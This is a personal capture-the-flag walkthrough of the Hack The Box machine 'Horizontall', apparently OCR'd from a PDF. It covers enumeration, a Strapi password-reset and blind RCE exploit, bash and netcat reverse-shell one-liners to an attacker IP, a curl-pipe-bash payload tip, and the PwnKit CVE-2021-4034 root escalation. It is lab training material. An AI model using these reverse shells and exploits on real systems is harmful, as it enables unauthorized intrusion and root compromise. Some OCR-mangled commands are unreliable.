
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- Resources:
 - 1. Savitar YouTube walk-through https://htbmachines.github.io/
 - 2. https://blackarch.wiki/faq/
 - 3. https://blackarch.org/faq.html
 - 4. Pencer.io https://pencer.io/ctf/
 - 5. 0xdf https://0xdf.gitlab.io/
 - 6. IPPSEC ippsec.rocks
 - 7. https://wiki.archlinux.org/title/Pacman/Tips_and_tricks
 - 8. https://ghosterysearch.com/
- View files with color
 - ▷ bat -l ruby --paging=never name_of_file -p

NOTE: This write-up was done using BlackArch



Synopsis:

Horizonatll was built around vulnerabilities in two web frameworks. First there's discovering an instance of strapi, where I'll abuse a CVE to reset the administrator's password, and then use an authenticated command injection vulnerability to get a shell. With a foldhold on the box, I'll examine a dev instance of Laravel running only on localhost, and manage to crash it and leak the secrets. From there, I can do a deserialization attack to get execution as root. In Beyond Root, I'll dig a bit deeper on the strapi CVEs and how they were patched. ~0xdf

Skill-set:

- 1. Information Leakage
- Port Forwarding
- 3. Strapi CMS Exploitation
- 4. Laravel Exploitation

1. Ping & whichsystem.py

```
    P ping -c 1 10.129.3.101
    PING 10.129.3.101 (10.129.3.101) 56(84) bytes of data.
    P whichsystem.py 10.129.3.101
    10.129.3.101 (ttl → 63): Linux
```

```
1. ▷ openscan horizontall.htb
2. ▷ echo $openportz
21,22,80
3. ▷ sourcez
4. ▷ echo $openportz
22,80
5. ▷ portzscan $openportz horizontall.htb
6. ▷ jbat horizontall/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 horizontall.htb
8. ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp open ssh syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open http syn-ack nginx 1.14.0 (Ubuntu)

9. Since there are only 2 ports open and one is 80. I usually run http-enum script scan.
10. ▷ nmap --script http-enum -p80 10.129.3.101 -oN http_enum_80.nmap -vvv
NSE Timing: About 0.00% done
NSE Timing: About 0.00% done
NSE Timing: About 0.00% done
```

openssh (1:7.6p1-4ubuntu0.5) bionic-security; urgency=medium bionic

3. Discovery with Ubuntu Launchpad

```
    Google 'OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 launchpad'
    I click on 'https://launchpad.net/ubuntu/+source/openssh/1:8.2p1-4ubuntu0.5' and it tells me we are dealing with an Ubuntu Bionic Server.
    openssh (1:7.6p1-4ubuntu0.5) bionic-security; urgency=medium
    You can also do the same thing with the Apache version.
```

4. Whatweb

```
1. Descript, Title[horizontall], X-UA-Compatible[IE=edge], nginx[1.14.0]
```

5. WFUZZ

```
1. D wfuzz -c -L --hc=404 --hh=194,901 -t 200 -w /usr/share/dirbuster/directory-list-2.3-medium.txt http://horizontall.htb/FUZZ 000000039: 403 7 L 11 W 178 Ch "css" 000000550: 403 7 L 11 W 178 Ch "js" 2. I finally got something. We are being redirected to horizontall.htb. I was not getting anything with the wfuzz scan. So I fuzzed for horizontall.htb and I got back these. I will now try it without the redirect flag -L. 3. FAIL, I get nothing 4. I am going to try to remove the filter of 194 characters because I think I filtered out some of the results again. 5. D wfuzz -c --hc=404 --hh=901 -t 200 -w /usr/share/dirbuster/directory-list-2.3-medium.txt http://horizontall.htb/FUZZ 6. Nothing different. Same results. See below.
```

htmlQ

- #pwn_htmlq_install_and_usage
- #pwn_htmlq_knowledge_base

```
~/hax4funprofit/horizontall > curl -s -X GET "http://horizontall.htb/"
<!DOCTYPE html><html lang=""><head><meta charset="utf-8"><meta http-equiv="
"icon" href="/favicon.ico"><title>horizontall</title><link href="/css/app.0k href="/js/app.c68eb462.js" rel="preload" as="script"><link href="/js/chun link href="/css/app.0f40a091.css" rel="stylesheet"></head><body><noscript><
e.</strong></noscript><div id="app"></div><script src="/js/chunk-vendors.0e</pre>
```

```
    I look up Horizontall software. I get nothing. Horizontall is not a framework of anykind. It was just the box name.
    http://10.129.3.101 >>> redirects to http://horizontall.htb
    b curl -s -X GET "http://horizontall.htb/" | html2text
    **We're sorry but horizontall doesn't work properly without JavaScript enabled. Please enable it to continue.**
    There are some header links that html2text will not include. You can use "htmlq" instead. It is like jquerry but for HTML.
    To install htmlq on blackarch is simple. 'sudo pacman -S htmlq'
    Usage: b curl -s -X GET "http://horizontall.htb/" | htmlq -p | bat -l ruby --paging=never -p
    Piping over to bat is an optional thing. The point is there are links in the title of the page. That you would not see if you had used only html2text. The image above is with no parsing tools like htmlq, or html2text. The image below is with htmlq.
```

Website enumeration continued...

```
    I will filter this page a little more.
    > curl -s -X GET "http://horizontall.htb/" | htmlq -p | bat -l ruby --paging=never -p | grep -oP '".*?"' | grep app | sort | uniq
    "app" "/css/app.0f40a091.css" "/js/app.c68eb462.js"
    > curl -s -X GET "http://horizontall.htb/js/app.c68eb462.js" | html2text
    I get a blob of text. I try filtering it with jq, htmlq, and htmltext, but have no success. I see a base64 encoded ping image in the blob. I decode it and cat it into a png image.
    > D echo -n "iVBORWOKGgoAAAAN<SNIP>EeAAQB9LMUPDhOMeAAAAABJRU5ErkJggg==" | base64 -d > image.png
    I think it may have a password inside the image. Fail, nothing was imbedded in the image.
```

```
    #pwn_curl_grep_for_any_text_inside_double_quotes
    #pwn_curl_grep_for_any_text_inside_double_quotes
    #pwn_using_the_oP_flag_to_grep_for_text_inside_Double_Quotes
    #pwn_DoubleQuotes_how_to_grep_4_text_inside_double_quotes
```

8. There are some paths inside double quotes I want to look at.

```
← → C ← → C ← Papi-prod.horizontall.htb/reviews/

Phack The Box: Hac... Phack The Box ⊕ Contact Us | Hack...

DSON Raw Data Headers

Save Copy Collapse All Expand All Prilter JSON

To:

id: 1

name: "wai!"

description: "This is good service"

stars: 4

created_at: "2021-05-29T13:23:38.000Z"

updated_at: "2021-05-29T13:23:38.000Z"
```

```
1. > curl -s -X GET "http://horizontall.htb/js/app.c68eb462.js" | grep "\.htb"
That still renders a blob of text.
2. > curl -s -X GET "http://horizontall.htb/js/app.c68eb462.js" | grep -oP '".*?"' <<< How to grep any links inside a curl command for double quotes.
3. > curl -s -X GET "http://horizontall.htb/js/app.c68eb462.js" | grep -oP '".*?"' | grep http
```

```
"http://api-prod.horizontall.htb/reviews"

4. This seems ineresting. We have a sub-domain and a /review page.

5. Lets add api-prod.horizontall.htb to our /etc/hosts file

6. Decat /etc/hosts | grep horizontall

10.129.3.101 horizontall.htb api-prod.horizontall.htb

7. http://api-prod.horizontall.htb <<< nothing just says "welcome". So I check out the /reviews page.

8. http://api-prod.horizontall.htb/reviews/ <<< very interesting see image above.

9. I curl the reviews pages because it looks like json.

10. Decurl -s -X GET "http://api-prod.horizontall.htb/reviews" | jq .
```

```
~/hax4funprofit/horizontall ▷ curl -s -X GET "http://api-prod.horizontall.htb/reviews" | jq _.
[
        "id": 1,
        "name": "wail",
        "description": "This is good service",
        "stars": 4,
        "created_at": "2021-05-29T13:23:38.000Z",
        "updated_at": "2021-05-29T13:23:38.000Z"
},
```

Strapi framework

9. I check out wappalyzer and there is a framework I never heard of called strapi. So I do a searchsploit for strapi.


WFUZZ for found sub-domain

10. Lets fuzz the new sub-domain we found.

11. I will curl all these pages found by WFUZZ.

```
1. P cat tmp | awk 'NF{print $NF}'
"reviews"
"users"
"admin"
"Reviews"
"Users"
2. P curl =s =X GET "http://api-prod.horizontall.htb/users" | jq .
"statusCode": 403,
3. P curl =s =X GET "http://api-prod.horizontall.htb/admin" | htmlq
4. P curl =s =X GET "http://api-prod.horizontall.htb/admin" | htmlq | grep =E "<\!--|script"
5. I will fuzz after /admin/FUZZ
6. P wfuzz -c --hc=404 --hh=854 -t 200 -w /usr/share/dirbuster/directory-list=2.3-medium.txt "http://api-prod.horizontall.htb/admin/FUZZ"
7. SUCCESS! This goes to show if you have a login page and no luck logging in you can FUZZ for pages below the login page.
```

12. What is strapi?




```
    Seems like a login page. Lets check out the page.
    I search ghosterysearch.com for 'what is strapi'
    Strapi - is the next-gen headless CMS, open-source, javascript, enabling content-rich experiences to be created, managed and exposed to any digital device.
    search for "strapi dfault password"
    https://forum.strapi.io/t/strapi-plugin-bootstrap-admin-user/1106
    admin:admin are the default creds.
```

Username: admin Password: admin Firstname: Admin Lastname: Admin Email: admin@strapi.dev

I try out the default strapi creds

```
    admin:admin
    http://api-prod.horizontall.htb/admin/auth/login
    Identifier or password invalid.
```

trapi_RCE.py This is blind RCE exploit



Searchsploit for strapi again now that we have the version number

Blind RCE so you will not get a reply to commands

15. strapi exploit

```
1. D python3 strapi_RCE.py http://api-prod.horizontall.htb/
[+] Checking Strapi CMS Version running
[+] Seems like the exploit will work!!!
[+] Executing exploit

[*] Password reset was successfully
[+] Your email is: admin@horizontall.htb
[+] Your new credentials are: admin:SuperStrongPassword1
[+] Your authenticated JSON Web Token:
eyJhbGciOiJIUzIINiIsInR5cCIGIkpXVCJ9.eyJpZCIGMywiaXNBZG1pbiIGdHJ1ZSwiaWF0IjoxNzEyMjg0MTg1LCJleHAiOjE3MTQ4NzYxODV9.NrKIvZ-
9Te2d5Ew4NIJEQfiFQG5A7KijPB_ouPVRzZM
2. $> whoami
[+] Triggering Remote code executin
[*] Rember this is a blind RCE dont expect to see output <<< Blind RCE
{"statusCode":400,"error":"Bad Request","message":[{"messages":[{"id":"An error occurred"}]}]}</pre>
```

16. When you have blind response a good way around it is to ping yourself.

```
    $> ping -c 2 10.10.14.3
    D sudo tcpdump -i tun0 icmp
    4:43:39.724516 IP horizontall.htb > blackarch: ICMP echo request, id 15296, seq 1, length 64
    SUCCESS, see image.
    Now time to get a shell
```

Bash 1 Liner - Upgrade an unstable shell

17. Initial Foot-hold

```
1. When you are in a situation where you want another reverse shell from that same shell. The syntax is different from using the browser, to using a terminal. Use this syntax below for a simple bash reverse shell from a terminal.

2. $> bash -c 'bash -i >& /dev/tcp/10.10.14.3/443 0>&1' & <<< SUCCESS, you do not need the & at the end. It will still work because you are using single quotes.

3. As far as I know about linux servers. They doe not like double quotes or if you use netcat most of the time. See below.

4. $> nc -e /bin/bash 10.10.14.3 443 

5. $> bash -i >& /dev/tcp/10.10.14.3/443 0>&1 <<< FAILED

6. $> bash -c "bash -i >& /dev/tcp/10.10.14.3/443 0>&1" <<< FAILED

7. $> bash -c "bash -i >& /dev/tcp/10.10.14.3/443 0>&261" <<< FAILED, do this url encoding if you are in a browser and trying to get a shell.

8. $> bash -c 'bash -i >& /dev/tcp/10.10.14.3/443 0>&1' & <<< SUCCESS

9. D sudo nc -nlvp 443

[sudo] password for h@x0r:
Listening on 0.0.0.0 443

Connection received on 10.129.3.101 56952

bash: cannot set terminal process group (1962): Inappropriate ioctl for device bash: no job control in this shell

strapi@horizontall:~/myapi$ whoami

strapi
```

PROTIP

Reverse shell options

- 1. The other option in this situation would have been to use curl with pipe bash.
- 2. Set up a python server serving index.html
- 3. Here is what is inside the index.html

#!/bin/bash

bash -i >& /dev/tcp/10.10.X.X/443 0>&1

- 4. Then the curl command form the target to trigger the payload.
- 5. \$> curl http://10.10.X.X |bash]

Got Shell as strapi

18. Shell as strapi

User Flag

19. Enumeration as strapi

```
1. strapi@horizontall:~/myapi$ id
uid=1001(strapi) gid=1001(strapi) groups=1001(strapi)
strapi@horizontall:~/myapi$ uname -a
Linux horizontall 4.15.0-154-generic #161-Ubuntu SMP Fri Jul 30 13:04:17 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
strapi@horizontall:~/myapi$ sudo -l
[sudo] password for strapi
2. strapi@horizontall:~/myapi$ cat /etc/os-release
NAME="Ubuntu"
VERSION="18.04.5 LTS (Bionic Beaver)"
3. strapi@horizontall:/home/developer$ cat user.txt
64655525368deec605f4735bb3c460e8c
```

20. Password Hunting and continuing enumeration.

MySQL enumeration

```
Sudo
```

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

sudo pkexec /bin/sh

PKEXEC

```
    Seeing if pkexec is an option for this privesc or not.
    strapi@horizontall:~/myapi/config/environments/development$ which pkexec /usr/bin/pkexec
    https://gtfobins.github.io/gtfobins/pkexec/
    Not gonna work, if we had the sudo password it would be a breeze. See image gtfobins.
    There is another github with a good pkexec exploit.
    Do a ghosterysearch.com search for 'pwnkit github berdav'
    https://github.com/berdav/CVE-2021-4034
```


23. Compiling # CVE-2021-4034 written in C with gcc compiler while on target shell.

```
1. strapi@horizontall:-/myapi/config/environments/development$ which gcc
/usr/bin/gcc
strapi@horizontall:-/myapi/config/environments/development$ make
make: *** No targets specified and no makefile found. Stop.
strapi@horizontall:-/myapi/config/environments/development$ cd /tmp
2. We have everything we need to compile this exploit written in C
3. P git clone https://github.com/berday/CVE-2021-4034.git
4. After I git clone it to my working directory. I compress it recrusively so that I can upload it to the target machine.
5. P zip -r pwned_horizontal.zip CVE-2021-4034
6. I set up a python server to server pwned_horizontal.zip 'sudo python3 -m http.server 80'
7. strapi@horizontall:/tmp$ wget http://lo.lo.14.3/pwned_horizontal.zip
2024-04-05 05:26:54 (134 KB/s) - 'pwned_horizontal.zip' saved [54675/54675]
8. strapi@horizontall:/tmp$ unzip pwned_horizontal.zip
9. strapi@horizontall:/tmp$ unzip pwned_horizontal.zip
10. strapi@horizontall:/tmp$ ls = l
total 68
drwxr-xr-x 4 strapi strapi 4096 Apr 5 05:21 CVE-2021-4034
-rw-rw-r- 1 strapi strapi 54675 Apr 5 05:25 pwned_horizontal.zip
10. strapi@horizontall:/tmp/CVE-2021-4034 make
cc -Wall --shared -fPIC -0 pwnkit.so pwnkit.c
cc -Wall --shared -fPIC -0 pwnkit.so pwnkit.c
cc -Wall --shared -fPIC -0 pwnkit.so pwnkit.c
thin from dule UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /bin/true GCONV_PATH=./pwnkit.so:.
11. strapi@horizontall:/tmp/CVE-2021-4034, c ve-2021-4034, c ve-2021-4034.c cve-2021-4034.sh dry-run gconv-modules 'GCONV_PATH=.' LICENSE Makefile pwnkit.c
pwnkit.so
```

```
strapi@horizontall:/tmp/CVE-2021-4034$ make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall cve-2021-4034.c -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /bin/true GCONV_PATH=./pwnkit.so:.
strapi@horizontall:/tmp/CVE-2021-4034$ ls
cve-2021-4034 cve-2021-4034.c cve-2021-4034.sh dry-run
strapi@horizontall:/tmp/CVE-2021-4034$ ./cve-2021-4034
# whoami
root
# cat /root/root.txt
3de0be2f02dd7f8376b9ece5d156dd03
# |
```

Executing the exploit and privesc to root

```
1. strapi@horizontall:/tmp/CVE-2021-4034$ ./cve-2021-4034
# whoami
root
# cat /root/root.txt
3de0be2f02dd7f8376b9ece5d156dd03
```



Optional Post Exploit

- 1. search for 'laravel exploit github'
- 2. https://github.com/nth347/CVE-2021-3129_exploit
- 3. I am not going to do this Post Exploit. The time stamp is 01:21:00 for the post exploit on the S4vitar walk-through on YouTube if you would like to try it. Tired, gnight.